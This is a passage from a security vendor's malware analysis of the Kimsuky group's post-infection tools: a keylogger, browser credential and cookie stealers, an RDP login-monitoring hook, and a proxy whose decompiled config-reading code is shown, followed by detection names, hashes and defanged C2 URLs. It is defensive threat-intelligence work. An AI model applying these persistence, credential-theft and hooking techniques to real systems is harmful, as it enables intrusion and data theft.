After taking control of the infected system, to exfiltrate information, the Kimsuky group installs various malware such as keyloggers and tools for extracting accounts and cookies from web browsers. The group also installs Mimikatz and RDP Wrapper, which have both been steadily used for many years.

### 4.1. Keylogger

The keylogger is usually installed in the path "%ALLUSERSPROFILE%\startup\NsiService.exe". It persists in the system and monitors key input from the user, which is saved in the path "%ALLUSERSPROFILE%\semantec\av\C_1025.nls" or "%ALLUSERSPROFILE%\Ahn\av\C_1025.nls". Additionally, "%ALLUSERSPROFILE%\semantec" is a folder where the keylogger is installed, along with various malware covered in this article.

### 4.2. Infostealer

Malware for collecting information from web browsers were created in the "%ALLUSERSPROFILE%\semantec\" path under the names "GBIA.exe", "GBIC.exe", "GBS.exe", and "GPIA.dll". While most target account credentials and cookies saved in web browsers, there are types that collect files in the "Local Extension Settings" path, which is the configuration data related to Chrome extensions.



Besides these, the tool named "GPIA.exe" looks up all paths in the infected system and displays the files in each folder. Because the file containing the paths of all files is naturally large, it also allows this file to be split-compressed.



### 4.3. Other Types

A notable fact about the Kimsuky group is that it often abuses RDP for information theft. Accordingly, it either installs RDP Wrapper or uses a patcher malware for multiple sessions. Recently, there was a discovery of a malware that monitors the login records of the user. This seems to be for the purpose of finding out when the user logs in to use RDP to connect during idle times.

The file "taskhosts.exe" installed in the path "%ALLUSERSPROFILE%\semantec\" is an injector that injects "ipcheck.dll" into the "explorer.exe" and "runtimebroker.exe" processes. "ipcheck.dll" monitors the user's log-on/log-off activities by hooking the "WinStationQueryInformationW()" and "ExitWindowsEx()" functions and the log is saved in the path "%PUBLIC%\Log64.txt".

```
Log64.txt - Windows 메모장                                              —    □    ×
파일(F)  편집(E)  서식(O)  보기(V)  도움말
[11/30 19:01:00] HookLib attached in C:\Windows\Explorer.EXE(3496)
[11/30 19:01:00] HookLib attached in C:\Windows\System32\RuntimeBroker.exe(3112)
[11/30 19:01:00] HookLib attached in C:\Windows\System32\RuntimeBroker.exe(4216)
[11/30 19:01:00] HookLib attached in C:\Windows\System32\RuntimeBroker.exe(3520)
[11/30 19:01:00] HookLib attached in C:\Windows\System32\RuntimeBroker.exe(4996)
[11/30 19:01:00] HookLib attached in C:\Windows\System32\RuntimeBroker.exe(3232)
[11/30 19:01:00] HookLib attached in C:\Windows\System32\RuntimeBroker.exe(1288)
[11/30 19:02:52] [DetourWinStationQueryInformationW] : C:\Windows\System32\RuntimeBroker.exe(3112)
[11/30 19:02:52]        hServer = 00000000, LogonId = FFFFFFFF, WinStaInfoClass = 00000027
[11/30 19:02:52] [DetourWinStationQueryInformationW] : C:\Windows\System32\RuntimeBroker.exe(3112)
[11/30 19:02:52]        hServer = 00000000, LogonId = 00000001, WinStaInfoClass = 00000008

[11/30 19:02:59] [DetourWinStationQueryInformationW] : C:\Windows\System32\RuntimeBroker.exe(3112)
[11/30 19:02:59]        hServer = 00000000, LogonId = 00000001, WinStaInfoClass = 00000008
[11/30 19:02:59] [DetourWinStationQueryInformationW] : C:\Windows\System32\RuntimeBroker.exe(3112)
[11/30 19:02:59]        hServer = 00000000, LogonId = 00000001, WinStaInfoClass = 00000008
[11/30 19:02:59] [DetourWinStationQueryInformationW] : C:\Windows\System32\RuntimeBroker.exe(3112)
[11/30 19:02:59]        hServer = 00000000, LogonId = 00000001, WinStaInfoClass = 00000008
[11/30 19:03:00] [DetourExitWindowsEx] : C:\Windows\System32\RuntimeBroker.exe
[11/30 19:03:00] [DetourExitWindowsEx] Logoff Test account...
[11/30 19:03:00] [DetourExitWindowsEx] FinishedEvent Waiting ended!
```

The threat actor also used proxy malware. Proxy tools in the past were run by receiving command line arguments, but the type used by Kimsuky reads and uses a configuration file named "setting.ini". The port number 3389 configured in the default address indicates that it is likely to establish an RDP connection to a private network.

```
if ( CreateMutexA(0, 1, "8iwUDMK0kskwUK14WEKAI9NDMHS474KAEJKN6QDIW<DAP8") )
{
  if ( GetLastError() != 183 )
  {
    GetModuleFileNameA(0, Filename, 0x104u);
    PathRemoveFileSpecA(Filename);
    PathAppendA(Filename, "setting.ini");
    GetPrivateProfileStringA("PF", "SourceIP", "127.0.0.1", ReturnedString, 0x32u, Filename);
    GetPrivateProfileStringA("PF", "DestIP", "127.0.0.1", cp, 0x32u, Filename);
    PrivateProfileIntA = GetPrivateProfileIntA("PF", "SourcePort", 9832, Filename);
    hostshort = GetPrivateProfileIntA("PF", "DestPort", 3389, Filename);
    memset(Buffer, 0, 260);
    if ( fn_getNames(Buffer) )
    {
      name.sa_family = 2;
      *(_DWORD *)&name.sa_data[2] = inet_addr(ReturnedString);
      v5 = socket;
      *(_WORD *)name.sa_data = htons(PrivateProfileIntA);
```

## 5. Conclusion

The Kimsuky threat group is continuously launching spear phishing attacks against South Korean users. Recently, malicious LNK files have been distributed to South Korean users with various topics, so users are advised to practice particular caution.

The group usually employs the method of distributing malware through attachments or download links in emails. When a user executes them, the threat actor may be able to take control of the system that is currently in use. The Kimsuky group has been newly creating and using various malware to control infected systems and steal information. Recently, the group has been using AutoIt to create malware to bypass security products.

Users must carefully check the senders of emails and refrain from opening files from unknown sources. It is also recommended to apply the latest patch for OS and programs such as Internet browsers and update V3 to the latest version to prevent such malware infection in advance.

**File Detection**
– Downloader/Win.Amadey.R626032 (2023.11.30.00)
– Backdoor/Win.Agent.R626033 (2023.11.30.00)
– Downloader/Win.Amadey.C5462118 (2023.07.28.03)
– Trojan/AU3.Loader (2023.11.22.01)
– Dropper/Win.Agent.C5542993 (2023.11.17.02)
– Trojan/Win.Agent.C5430096 (2023.05.20.00)
– Infostealer/Win.Agent.R622445 (2023.11.17.02)
– Downloader/Win.Amadey.C5479015 (2023.08.31.01)
– Trojan/Win.Agent.C5485099 (2023.09.11.03)
– Trojan/Win.Agent.C5479017 (2023.08.31.01)
– Trojan/Win.Loader.C5479014 (2023.08.31.01)
– Trojan/Win.Agent.C5465186 (2023.11.30.00)

– Infostealer/Win.Agent.C5542999 (2023.11.17.02)
– Infostealer/Win.Agent.C5542997 (2023.11.17.02)
– Trojan/Win.Agent.C5451959 (2023.11.30.00)
– Trojan/Win.Agent.Prevention.C5446554 (2023.11.30.00)
– Trojan/Win.Agent.R589022 (2023.06.28.02)
– Trojan/Win.Loader.R588248 (2023.11.30.00)
– Trojan/Win.Agent.C5444839 (2023.11.30.00)
– Trojan/Win.Stealer.C5441397 (2023.11.30.00)
– Trojan/Win.KeyLogger.C5430090 (2023.05.20.00)
– Malware/Win.Generic.C5430065 (2023.11.30.00)
– Trojan/Win.Stealer.R579484 (2023.05.20.00)
– Trojan/Win.Loader.C5430091 (2023.05.20.00)
– Trojan/Win.KeyLogger.C5430092 (2023.05.20.00)
– Trojan/Win.Loader.C5430099 (2023.05.20.00)
– Trojan/Win.Proxy.C5430093 (2023.05.20.00)
– Trojan/Win.Agent.C5430095 (2023.05.20.00)

**Behavior Detection**
– Persistence/MDP.AutoIt.M4766
– Injection/MDP.Hollowing.M4767

MD5
068d395c60e32f01b5424e2a8591ba73
0786984ab46482637c2d483ffbaf66dc
093608a2d6eb098eb7ea917cc22e9998
0bf558adde774215bb221465a4edd2fe
0f5762be09db44b2f0ccf05822c8531a
URL
http[:]//152[.]89[.]247[.]57[:]52390/
http[:]//172[.]93[.]201[.]248[:]52390/
http[:]//172[.]93[.]201[.]248[:]8083/
http[:]//192[.]236[.]154[.]125[:]50108/
http[:]//209[.]127[.]37[.]40[:]52390/
Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For
subscription details, click the banner below.

AhnLab TIP

Stay Ahead of Rapidly Evolving Threats
Make the Best-Informed Decisions

Get Started with AhnLab's State-of-the-Art Threat Intelligence

atip.ahnlab.com